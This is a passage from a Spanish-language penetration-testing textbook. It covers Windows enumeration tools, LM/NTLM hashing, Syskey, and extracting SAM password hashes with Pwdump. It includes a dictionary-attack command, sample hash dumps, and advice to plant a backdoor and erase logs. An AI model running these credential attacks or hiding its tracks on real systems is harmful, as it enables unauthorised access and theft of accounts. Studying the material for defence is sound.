Enum es quizás una de las mejores herramientas que se puede utilizar para obtener información de una máquina remota. Posee una gran cantidad de opciones que permitirán enumerar usuarios, recursos y máquinas, datos sobre las políticas de contraseñas, los grupos a los que pertenecen las cuentas de usuarios y políticas LSA del sistema. Además de todo esto, esta herramienta se puede utilizar para obtener las contraseñas de las cuentas de usuarios a través de un ataque rápido de diccionario (se basa en probar una serie de usuarios y contraseñas para tratar de establecer un inicio de sesión en el sistema, si se establece la conexión habremos obtenido una cuenta de usuario válida en el sistema objetivo). Su sintaxis es **enum** [opciones] <PCremoto>, donde las opciones pueden ser:

- **-U**. Lista los usuarios de la máquina.
- **-M**. Enumera máquinas.
- **-N**. Extrae la lista de nombres.
- **-S**. Muestra los recursos de la máquina.
- **-P**. Obtiene información sobre las políticas de contraseñas.
- **-G**. Muestra los grupos del sistema junto con sus miembros.
- **-L**. Obtiene información de las políticas LSA.
- **-D**. Opción que le especifica a Enum el uso de un diccionario de contraseñas, necesita de las opciones -u y –f.
- **-d**. Detallar más la salida, es aplicable a las opciones -U y –S.
- **-c**. No cancela las sesiones establecidas.
- **-u**. Especifica un nombre de usuario que por defecto es vacío.
- **-p**. Especifica una contraseña que por defecto es vacía.
- **-f**. Especifica el archivo que se usará como diccionario de contraseñas.

En el siguiente ejemplo se muestra el uso de **enum** mediante ataque de diccionario. Los diferentes errores que aparecen son intentos de inicio de sesión con las contraseñas del fichero. Como se puede observar, la contraseña de la máquina 192.168.1.5 utilizando un usuario denominado "administrador" es "1234":

```
C:\>enum -D -u administrador -f diccionario.txt 192.168.1.5
username: administrador
dictfile: diccionario.txt
server: 192.168.1.5
connected as COMP3\administrador, disconnecting... success.
(1) administrador | admin
return 1326, Error de inicio de sesi¾n: nombre de usuario desconocido o
contrase±a incorrecta.
(2) administrador | hola
return 1326, Error de inicio de sesi¾n: nombre de usuario desconocido o
contrase±a incorrecta.
(3) administrador | aaa
return 1326, Error de inicio de sesi¾n: nombre de usuario desconocido o
contrase±a incorrecta.
(4) administrador | 1234
password found: 1234
```

4.2.6.9 DUMPACL/DUMPSEC

Es una herramienta perteneciente a un paquete de programas denominado Systemtools, que ha sido desarrollado por la compañía Somarsoft. Si desea obtener la última versión, es posible descargarla visitando la página Web *http://www .systemtools.com/somarsoft.*

Esta utilidad es capaz de realizar informes que contienen datos sobre permisos, usuarios, recursos, etc. La herramienta cuenta con una interfaz gráfica intuitiva y cuenta con opciones de reporte que pueden ser halladas en el menú **Report**. Esta herramienta también se puede utilizar a través de la consola de Windows a modo de comandos, siguiendo esta sintaxis: **dumpsec /computer**= <NombrePC> **/rpt**=<Tipo_de_informe> **/saveas**= <Tipo_de_formato_del _informe> **/outfile**=<Archivo_de_Salida>, donde:

- **/computer**. Especifica a **dumpsec** el ordenador de donde extraer la información.

- **/rpt**. Es un parámetro obligatorio, nos permite elegir el tipo de informe que queremos obtener, sus posibles valores se muestran en la tabla 4.3.

- **/saveas**. Esta opción permite especificar qué formato de salida queremos en el archivo donde se guardará el informe. Sus valores se muestran en la tabla 4.4.

- **/outfile**. Con este parámetro se especifica el archivo donde se guardarán los datos del informe elegido.

Opciones	**Descripción**
Native	Formato binario.
CSV	Columnas separadas por comas.
TSV	Columnas separadas por tabulaciones.
Fixed	Autoformatea el ancho de las columnas.

Tabla 4.3. Tipos de formato del Informe de Dumpsec

Posibles Opciones	**Descripción**
Dir=drive:\path	Permisos de un directorio local.
Dir=\\computer\sharepath	Permisos de un directorio compartido.
Registry=hive	Permisos de una entrada del registro que se especifica en hive y que puede valer: HKEY_LOCAL_MACHINE o HKEY_USERS.
Share=sharename	Permisos del recurso compartido especificado en sharename.
Allsharedirs	Permisos de todos los recursos compartidos.
Printers	Permisos de impresoras.
Shares	Recursos compartidos.
Users	Usuarios.
Usersonly	Sólo el nombre de los usuarios.
Userscol	Usuarios formateados en columnas.

Groups	Grupos del sistema.
Groupsonly	Sólo información de los grupos y no la de los usuarios.
Groupscol	Grupos formateados en columnas.
Policy	Políticas de Seguridad.
Rights	Derechos o permisos de los usuarios.
Services	Lista los servicios de la máquina.

Tabla 4.4. Opciones para el tipo de informe




Figura 4.7. Dumpsec de forma gráfica suministrando un informe de los derechos de las funciones del sistema

4.2.6.10 FOCA

Es una herramienta que permite encontrar información oculta en documentos de Microsoft Office, Open Office y PDF. Foca saca ventaja de los metadatos de los archivos, estos son una serie de descriptores que vienen incluidos en cada documento creado. Si el archivo no ha sido filtrado de sus metadatos, puede llegar a contener información bastante útil de la intranet/red de la organización para un atacante malicioso. Para descargar esta herramienta, puede dirigirse a: *http://www.informatica64.com/foca/.*

Foca funciona de una manera distinta al resto de las herramientas mencionadas anteriormente. Lo que hace esta aplicación es descargar todos o, por lo menos la mayoría de documentos disponibles públicamente que tengan que ver con el dominio que se está investigando. Una vez que la herramienta ha descargado los documentos, empieza a analizarlos uno por uno para extraer los metadatos que contienen y va listando y ordenando cada uno de sus descubrimientos. Con esta técnica se puede obtener información acerca de *folders* de la organización, impresoras, correos internos, sistemas operativos en los que fueron creados los archivos, *software* interno, nombres de usuarios y más. Para poder utilizar la herramienta debe seguir los pasos descritos a continuación:

1. Abrir la aplicación.
2. Elegir **File** y acto seguido elegir **New Proyect**.
3. Llenar la información requerida (nombre de proyecto, dominio a investigar).
4. Elegir un destino para sus documentos.
5. Hacer clic en **Create**.
6. Elegir los buscadores que serán utilizados.
7. Hacer clic en **Search All**.
8. Después de ejecutar la búsqueda, seleccione los archivos que desea investigar, dé un clic derecho y elija **Download** o **Download all** si así lo desea.
9. En el panel izquierdo aparecerá la información que ha sido recolectada de los documentos seleccionados.




Figura 4.8. Interfaz de FOCA

4.3 ESCANEO DEL OBJETIVO

Terminada la fase de reconocimiento, en la que se aprende sobre el objetivo a atacar y se logra obtener una cantidad de información considerable, es necesario analizar esa información para planear y ejecutar bien la próxima fase, "escaneo del objetivo". Durante esta fase se recolecta información que complementará a la obtenida en la fase de reconocimiento. Existen dos tareas fundamentales a realizar en esta fase: escaneo de puertos y escaneo de vulnerabilidades. Ambas tareas se desarrollan con más detalle en otros capítulos del libro. La idea central de esta fase es: obtener información de los servicios que está ejecutando el sistema objetivo y a través de qué puertos, con el objetivo de hacer luego escaneos de vulnerabilidades a dichos servicios y tratar de encontrar vulnerabilidades latentes en estos.

En ciertos escenarios de penetración no necesariamente ocurre un escaneo del sistema objetivo porque el atacante malicioso, al terminar la fase de reconocimiento, podría decidir enviar un archivo malicioso para que sea ejecutado en el sistema objetivo. Este evento hace innecesario un escaneo de puertos o vulnerabilidades, ya que depende más de la interacción del usuario víctima para ejecutar el archivo malicioso y otorgar así acceso al sistema.

4.4 CONSOLIDANDO EL ACCESO AL SISTEMA

Después de obtener toda la información que las técnicas y herramientas de enumeración han proporcionado y de conseguir un listado de servicios a la escucha mediante ciertos puertos, que podrían contener alguna vulnerabilidad, podemos pasar al siguiente paso. Es el momento en el que se trata de consolidar el acceso al sistema o sistemas objetivo.

Una forma de conseguir acceso a los sistemas objetivo es mediante la explotación de alguna vulnerabilidad. Esto se realiza investigando acerca de la versión específica de los servicios ejecutados en el sistema objetivo. Si, por ejemplo, descubre que el servidor se encuentra ejecutando el servicio Web de Microsoft, IIS versión 5.0, deberá buscar en Google todo acerca de las vulnerabilidades para esta versión específica y la forma de explotarlas. Si quizás ejecutó un escáner de vulnerabilidades con el mismo servidor mencionado en el ejemplo anterior, es muy posible que obtenga como resultado un aviso en el que se le informa que la versión 5.0 es vulnerable a ataques y le brinde enlaces a páginas Web que brindan mayor información con respecto a la forma de explotar dicha vulnerabilidad, así como sobre su aseguramiento. Este método para conseguir acceso al sistema objetivo se cubre con mayor detalle en capítulos de este libro, en los que se desarrolla, específicamente estas técnicas.

Otro método para consolidar el acceso al sistema consiste en conseguir y descifrar las contraseñas de los usuarios pertenecientes al sistema operativo víctima. Si analiza la información obtenida en la fase de reconocimiento, se dará cuenta de que obtuvo distintos nombres de usuario utilizados en el sistema objetivo. Quedaría entonces hallar la forma de encontrar contraseñas válidas para estos usuarios. Si consigue la meta recién comentada, solo tendrá que penetrar en el sistema y fijar sus posiciones, es decir, abrir una puerta trasera oculta donde acceder a los datos de la víctima siempre que necesitemos, de forma que se pueda mantener disponible el acceso al sistema. Pero esto no acaba aquí, ya que muy probablemente todas las acciones que realice en la máquina asaltada queden registradas (guardadas en un registro de *logs*), por lo tanto, siempre que logre acceso en el sistema, debe tener presente que tendrá que borrar cualquier rastro que sus acciones puedan haber dejado. En los siguientes puntos se desarrollan distintos métodos y herramientas que le permitirán ver y descifrar contraseñas de usuarios para lograr el objetivo buscado.

4.4.1 Objetivo la cuenta "administrador"

En la fase de reconocimiento y mediante distintas técnicas de enumeración, obtuvo un listado de nombres de usuarios, es decir, cuentas en el sistema objetivo. Es el momento de escoger una cuenta y aplicarle ciertos métodos de ruptura para conseguir su contraseña.

Para comenzar, es necesario saber que las cuentas no son iguales unas de otras, éstas se clasifican según los privilegios y permisos que tengan. Un usuario con permisos restringidos no podrá acceder a ciertos lugares del sistema ni tampoco podrá instalar *software* que requiera de más privilegios. Las diferentes cuentas de usuarios que pueden ser utilizadas, se pueden diferenciar en tres tipos: el primero trata de la cuenta del sistema "SYSTEM", un usuario con máximos privilegios no tiene permiso a esta cuenta (como se ha visto anteriormente, es posible utilizar *exploits* que dan acceso a los privilegios de sistema), la cual es utilizada por el sistema operativo en los procesos fundamentales necesarios para su buen funcionamiento; el segundo tipo se refiere a la cuenta del "administrador", es el privilegio más alto que puede obtener un usuario; desde aquí, se puede acceder a casi toda la información disponible y gestionar prácticamente todo el sistema sin ningún tipo de impedimento; el tercer tipo de clasificación comprende a todas aquellas cuentas que poseen algún tipo de restricción en el sistema provocado por la denegación de ciertos permisos.

Como se puede suponer, el objetivo principal en el caso de entornos Microsoft es llegar a ser "administradores" o usuarios "SYSTEM" del equipo, ya que con ello, se podrán realizar todas las acciones que un intruso desee y acceder a aquellos datos que necesite sin ningún tipo de bloqueo, en principio.

4.4.2 Ataques contra contraseñas de los usuarios

Las cuentas de usuarios pertenecientes a un sistema Microsoft Windows están guardadas en pares de datos, es decir, dos datos que hacen referencia a los nombres de usuarios y a sus respectivas contraseñas. El sistema de almacenamiento se basa en una tabla donde quedan registrados el nombre y una cadena de caracteres alfanuméricos que representan la contraseña después de haberle aplicado un sistema de encriptación basado en los *hashes*.

Un *hash* es una función H(x) o algoritmo que aplica una transformación a un valor de entrada (x) de longitud variable, el cual devuelve otro valor modificado de longitud fija (h). El valor obtenido de aplicar la función *hash* se caracteriza por ser unidireccional, es decir, es inviable encontrar el valor de entrada (contraseña)

dado un valor obtenido por el *hash* (h). En el siguiente gráfico se muestra un esquema que permite entender mejor esta definición:




Figura 4.9. Cómo funciona el hash

El lugar físico, archivo donde se guardan los datos de las credenciales de los usuarios, se denomina SAM (*Security Access Manager*), esto en máquinas que no sean el Controlador de Dominio de Directorio Activo. El equivalente al SAM en el Directorio Activo (AD) se comenta más adelante en este apartado. El formato de almacenamiento de *passwords* sigue el de la siguiente tabla:

Nombre de Usuario	Identificación de grupo	LM Hash	NTLM Hash	NTLM v2 Hash	Kerberos

Tabla 4.5. Formato del SAM

El SAM se encuentra alojado en el directorio **%windir%\system32\config**, donde podemos encontrar un fichero llamado "SAM", que está formado por la representación de los bytes pertenecientes a la clave del registro HKEY_LOCAL_MACHINE\SAM. Si intentamos acceder desde el sistema de ficheros o desde el registro de Windows cuando el sistema está en funcionamiento, se nos negará el acceso tanto a la lectura como a la escritura o copia de los datos.

Los sistemas operativos actuales de Microsoft están diseñados con las características necesarias para poder trabajar con otras versiones de Windows. Esta funcionalidad es muy útil al trabajar con equipos actualizados y no actualizados en una red, sin embargo, existe un problema de base cuando se quiere autentificar una cuenta de usuario entre los diferentes sistemas. Las plataformas Windows 9x utilizan un protocolo de cifrado de contraseñas denominado *LAN Manager* (LM),

el cual crea un *hash* con un tipo de encriptación muy débil, con importantes errores y de fácil ruptura. Si los usuarios de un sistema NT superior a la versión 4.0 quieren trabajar con una versión anterior como Windows 98, deberán tener sus contraseñas cifradas con un *hash* basado en el protocolo LAN Manager, esto provoca que todo el sistema de contraseñas actual sea más vulnerable de lo que debería ser. Todo esto explica el formato de almacenamiento que sigue el SAM y que se expone en la tabla anterior; los datos se cifran siguiendo cuatro tipos de autenticación que permiten interactuar con versiones antiguas o distintas del sistema operativo Microsoft Windows.

El protocolo LAN Manager es el primer tipo de autenticación que se menciona en este apartado, su encriptación trabaja siguiendo diferentes pasos antes de aplicar la función *hash*. Lo primero a tener en cuenta es que la contraseña no puede superar una longitud de 14 caracteres, si ésta es de menor tamaño, se rellenará la cadena con caracteres nulos hasta llegar a cubrir la longitud máxima. Una vez hecho esto, se convierte toda la contraseña a "mayúsculas" y se divide en dos mitades de "siete caracteres" cada una, los cuales se cifran por separado como si de dos contraseñas distintas se tratara, para luego unirlos y formar así el *hash*.

En un principio, este sistema de autenticación parece bastante seguro, sin embargo, analizando con más profundidad los pasos seguidos por el LAN Manager vemos varias debilidades. El paso en el que se convierte la contraseña a mayúsculas provoca que el sistema de endurecimiento contra ataques de fuerza bruta pierda eficiencia, si además se divide la contraseña en dos mitades, sólo se necesitará descifrar una de ellas para conseguir presuponer toda la cadena de caracteres restantes.

En la tabla anterior se muestran también otros tipos de autenticación que usa Windows, como son el sistema NTLM (versión mejorada del LAN Manager aunque sigue siendo muy débil), NTLM v2 y autenticación por Kerberos (el sistema más seguro que basa su autenticación en la fórmula "secreto compartido"). Todos estos sistemas poseen una encriptación de claves más dura que el mencionado LAN Manager. Los sistemas operativos Windows 2000/2003/2008 poseen por defecto implementado, a diferencia de sus antecesores, el sistema de Directorio Activo (*Active Directory*), los DC (Controladores de Dominio) basados en estas plataformas guardan las contraseñas en el directorio y fichero, **%Windowsroot%\NTDS\ntds.dit** junto con los objetos que forman parte de *Active Directory*, el sistema de autenticación está basado en la encriptación por Kerberos, pero como se mencionó anteriormente, si desea trabajar con plataformas anteriores al Windows 2000, las claves seguirán cifrándose con el LAN Manager o en su defecto en NTLM como sucede con Windows 2008, ya que la política de este sistema operativo establece que, si algún extremo de la conexión a la hora de

validarse no soporta Kerberos, el sistema de autenticación cambia a uno en el que las claves sí puedan ser validadas. También comentar que muchas veces existe el descuido de dejar activados estos sistemas de almacenamiento de las *passwords* encriptadas, un fallo de seguridad que puede salir muy caro.

No todos los servidores basados en Windows 2000 utilizan el servicio de directorio activo, por lo que las contraseñas que se usan para las autenticaciones locales y a través de la red se siguen guardando en el fichero local SAM.

A pesar de todo, Windows 2000/2003/2008, especialmente éste último, incorpora importantes mejoras respecto a sus antecesores en lo referente a la seguridad: las contraseñas de las cuentas de usuario ya no sólo pueden ser como máximo 14 caracteres, sino que se pueden usar claves de hasta 128 caracteres, Windows 2008 termina por configuración por defecto con el almacenamiento de contraseñas en el antiguo formato LAN Manager; también se incorpora por defecto el servicio **Syskey**, estos detalles permiten una mejora significativa en el uso de métodos *anticracking*, aunque siendo realistas, y aunque se escoja la mejor alternativa para cifrar nuestras passwords, los intrusos maliciosos dispondrán en muchas ocasiones de todo un arsenal de recursos para atacar el punto más débil de nuestras contraseñas.

4.4.2.1 EL SISTEMA SYSKEY

La herramienta **Syskey** es una utilidad que viene en Windows y que permite asegurar la base de datos del SAM (*Security Accounts Management*). Este aseguramiento tiene como finalidad prevenir ataques al sistema de contraseñas de Windows. La base de datos SAM es parte esencial de Windows y almacena información acerca de las cuentas (nombres de usuarios y *hashes* de las contraseñas). Puede encontrar el archivo bajo la ruta: *c:\windows\system32\config*. Este archivo, que almacena y gestiona las contraseñas de las cuentas de usuarios, en las versiones anteriores a la plataforma Microsoft Windows NT 4.0 con Service Pack 2, llevaba un sistema de encriptación de 40 bits. A partir del SP2 en adelante, se introdujo el servicio **Syskey**, que proporciona una encriptación de 128 bits haciendo el SAM más robusto. Las plataformas anteriores a Windows 2000 necesitan habilitar este sistema ejecutando el archivo "**syskey.exe**"; los demás sistemas ya incorporan este servicio activo por defecto.

Syskey funciona de tal manera que permite mover la llave de encriptación del archivo SAM fuera del ordenador y a la vez permite la configuración de un *password* de inicio de sistema. A continuación, se describirán los pasos para trasladar su llave de encriptación a otro medio de almacenamiento:

Escriba syskey en la ventana **Ejecutar** del menú inicio en Windows XP o en la barra de búsqueda del menú inicio en Windows Vista y Windows 7.

Aparecerá una ventana que le indica que el servicio esta habilitado por defecto. Si desea trasladar la llave de encriptación a otro medio de almacenamiento deberá escoger la opción **Actualizar**.

Puede elegir guardar la llave localmente en su ordenador o transferirla a otro medio, no se preocupe al ver que la primera opción habla de un disco, más adelante veremos que se puede trasladar a un dispositivo de almacenamiento USB. Elija **Almacenar** la llave de inicio en un disco.

Inserte un disco o dispositivo USB y elija **Aceptar**.

Quizás se pregunte: ¿cómo puedo efectuar esta operación con mi memoria USB? Pues bien, hoy en día muy pocos ordenadores cuentan con unidad de disco A:\, para configurar su dispositivo USB bajo esta letra, tendrá que hacerlo en el administrador de unidades. A continuación se muestran los pasos para realizar lo mencionado:

1. Haga clic botón derecho a Mi PC y escoja la opción **Administrar**.

2. Diríjase al apartado *Administración de discos*.

3. Seleccione su dispositivo USB y haga clic derecho en él. A continuación, elija **Cambiar la letra de unidad** y cámbiela a la letra A:\. Si su sistema Windows no lo permite tal vez deba desactivar la opción de disquetes en el sistema BIOS.

Siguiendo los pasos anteriores, Syskey le permitirá almacenar un archivo con el nombre startkey.key en su dispositivo USB. Este archivo contiene la llave de encriptación de su archivo SAM. Recuerde que en el futuro, después de realizar esta configuración, no podrá iniciar su sistema sin esta llave. Es decir, tendrá que insertar su dispositivo USB para iniciar su sistema.

4.4.3 Robando el SAM

Como se ha descrito anteriormente, las contraseñas de las cuentas de usuarios se guardan en un fichero físico denominado SAM, el cual es inaccesible desde el sistema operativo cuando está encendido. Adicionalmente, las versiones actuales de Windows tienen incorporado el sistema de encriptación Syskey de 128 bits, lo que dificulta la tarea de extracción de los *hashes*. También se ha

mencionado la ubicación del SAM (%directorio_de_windows%\system32\config) y la clave del registro donde se guarda el contenido de este fichero convertido a bytes (HKEY_LOCAL_MACHINE\SAM).

Existen varias maneras de conseguir los datos almacenados en el SAM, que dependen de la situación en la que nos encontremos con la máquina objetivo del ataque y de las herramientas que utilicemos. En los siguientes párrafos, se explicarán algunas de estas técnicas de obtención de *hashes* que le permitirán descubrir las credenciales de una cuenta de usuario.

4.4.3.1 EXTRAER EL SAM CON DISCOS DE ARRANQUE

Ya que el sistema operativo bloquea los accesos al SAM cuando está en funcionamiento, puede acudir a una herramienta que genere un disco de arranque y usarla para acceder a los ficheros de intereses; puesto que el sistema operativo no se inicia al realizar esta acción, no tendrá ningún tipo de impedimento para copiar el fichero SAM.

Para poder realizar esta acción, podría usar un disquete de arranque de Windows 98 si el sistema de ficheros es FAT32, y navegar a través de la consola MS-DOS hasta acceder al archivo SAM. Sin embargo, la mayoría de los equipos actuales poseen un sistema operativo Windows 2000/2003/2008/7 o Windows XP que trabaja con un sistema de ficheros NTFS, con lo que el disquete de arranque mencionado antes no serviría.

Si queremos extraer el SAM en esta nueva situación, tenemos dos opciones; la primera es arrancar con otro sistema operativo que funcione con particiones NTFS en la misma máquina, a través de un disco duro que anexemos, o utilizando una partición diferente en el disco duro existente; en la segunda opción se puede utilizar una utilidad denominada NTFSDOS.exe, la podemos encontrar en la Web del autor *http://www.sysinternal.com*; esta famosa herramienta nos permite trabajar con volúmenes NTFS bajo un entorno de MS-DOS.

4.4.3.2 EXTRAER EL SAM CON PWDUMP

Pwdump, en su primera versión, es una herramienta creada con el fin de extraer el contenido del SAM en un fichero de texto. Para poder realizar esta función, necesita tener privilegios de administrador, y sólo se puede ejecutar de forma local. **Pwdump** funciona para todos aquellos sistemas NT que no tienen instalado el servicio Syskey (mencionado anteriormente), es decir, para aquellas plataformas cuya versión sea anterior a Windows NT 4.0 con Service Pack 2, algo prácticamente improbable hoy en día.

Pwdump2 es la siguiente versión de esta famosa herramienta; fue desarrollada por Tod Sabin con el objetivo de conseguir los datos del SAM que estuvieran encriptados con el servicio Syskey, esto implica que **Pwdump2** podía trabajar con los sistemas operativos basados en Windows NT 4.0 con SP2, Windows 2000/2003 y Windows XP. Su funcionalidad se basa en la inyección de código en bibliotecas DLL (*DLL injection*) que tengan permiso de ejecución como administrador/system, más concretamente, utiliza el servicio lsass.exe (*Local Security Authority Subsistem*) para inyectar el código y obtener como salida el SAM del sistema. La desventaja de esta herramienta es que se ejecuta en modo local y necesita permisos de administrador para poder funcionar.

```
C:\>pwdump2.exe

Administrador:500:b757bf5c0d87772faad3b435b51404ee:7ce21f17c0aee7fb9ceba5
32d0546ad6:::

Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c
089c0:::

SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:f65640c05db119c26c
0a0b607ce87079:::
```

Nota: si queremos guardar los datos de salida proporcionado por **Pwdump2** debemos escribir pwdump2.exe >contraseñas.txt.

Pwdump3 es otra nueva versión que fue diseñada por *Phil Staubs* en la empresa e-business Technology Inc., la cual está basada en la versión **Pwdump2** desarrollada por Tod Sabin. Cada vez que ejecutemos esta herramienta nos pedirá un usuario y una contraseña de una cuenta que sea miembro del grupo de los administradores. Su funcionamiento se basa en establecer una conexión del recurso compartido ADMIN$ con la máquina víctima. A través de esta conexión, instala un servicio denominado **pwservicè.exe** que se encarga de extraer los *hashes* y enviarlos utilizando el protocolo SMB (*Server Message Block*), dicho protocolo se encarga del uso compartido de los archivos, carpetas e impresoras de forma transparente entre los ordenadores de una red.

A partir de aquí utiliza el método *DLL injection* descrito en el párrafo anterior. La debilidad de esta herramienta radica en el hecho de que trabaja extrayendo el SAM a través de la red; si queremos ejecutar **pwdump3** en modo local nos dará un error. Su sintaxis es **Pwdump3** <NombrePC> [Fichero de Salida] [Nombre de Uusario].

```
C:\>pwdump3 HACK contraseñas.txt administrador
pwdump3e (rev 1) by Phil Staubs, e-business technology, 23 Feb
2001
Copyright 2001 e-business technology, Inc.
Cap_04.PM6 19/11/2004, 12:53 195
196
This program is free software based on pwpump2 by Todd Sabin
under
the GNU General Public License Version 2 (GNU GPL), you can
redistribute it and/or modify it under the terms of the GNU GPL,
as published by the Free Software Foundation. NO WARRANTY,
EXPRESSED OR IMPLIED, IS GRANTED WITH THIS PROGRAM. Please see
the COPYING file included with this program (also available at
www.ebiz-tech.com/pwdump3) and the GNU GPL for further details.
Please enter the password>****
Completed.
```

Pwdump4 ha basado su diseño en la versión anterior creada por Phil Staubs. La mejora más clara que se ha incorporado a esta utilidad es la posibilidad de trabajar tanto en forma local como en forma remota, también permite elegir el recurso compartido a través del cual se copiarán los archivos. Si utilizamos el **Pwdump4** para extraer el SAM de forma local, sólo nos mostrará aquellos usuarios que no se hayan creado por defecto en el sistema, como es la cuenta de invitado. Su sintaxis es **Pwdump4** [IPremota o **/l** (si queremos que funcione de forma local)] [**/s**:recurso] [**/o**:fichero de salida] [**/u**:Nombre de usuario].

```
C:\PWDUMP4>pwdump4 /l /o:contraseñas.txt /u:administrador
Pwdump4 by bingle@email.com.cn
This program is free software based on pwpump3 by Phil Staubs
under the GNU General Public License Version 2.
SRV>Version: OS Ver 5.0,, ServerTerminal
```

Pwdump7 es la última versión de esta herramienta. Ha sido creada por Andres Tarasco y puede ser descargada de su página oficial, en la dirección: *http://www.tarasco.org/security/pwdump_7/index.html*. Esta versión se diferencia del resto por la forma en la que extrae el archivo SAM, y es que esta herramienta cuenta con sus propios controladores de sistema de archivos, lo que le permite al atacante malicioso extraer la información de SYSTEM y de SAM directamente del disco. Esta herramienta cuenta con una amplia lista de compatibilidad, incluso trabaja con sistemas Windows 7, Windows 2008 Server y XP Service Pack 3.

```
C:\pwdump7>PwDump7.exe

Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

Administrador:500:A8F3D2C8F746815A13B1CBB8350C1DC5:B43C2E2F0EB0B3F877337E
049E1612D4:::

Invitado:501:NO PASSWORD*********************:NO
PASSWORD*********************:::

Asistente de
Ayuda:1000:CCCFE5EEDD20317D171A0E070F0D9DCF:99024C73D9A2C6808E9CBD6709597
D1D:::

SUPPORT_388945a0:1002:NO
PASSWORD*********************:E95420E97A5DA508E35ADA736023BA9B:::

LNSS_MONITOR_USR:1008:NO PASSWORD*********************:674254
B1FE0BC795B0099BAB04923113:::
```

A continuación se listan las distintas opciones mediante las cuales se puede trabajar con **Pwdump7**. Bastará con ejecutar la herramienta con el parámetro **–h**:

```
C:\pwdump7>PwDump7.exe -h
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

usage:
pwdump7.exe                                  (Dump system passwords)
pwdump7.exe -s <samfile> <systemfile>        (Dump passwords from files)
pwdump7.exe -d <filename> [destionation]     (Copy filename to destionation)
pwdump7.exe -h                               (Show this help)
```

* Las versiones de **Pwdump** que hemos visto se pueden encontrar de manera fácil en Internet o visitando las páginas Web señaladas de sus autores.

4.4.3.3 EXTRAER EL SAM UTILIZANDO CAIN & ABEL

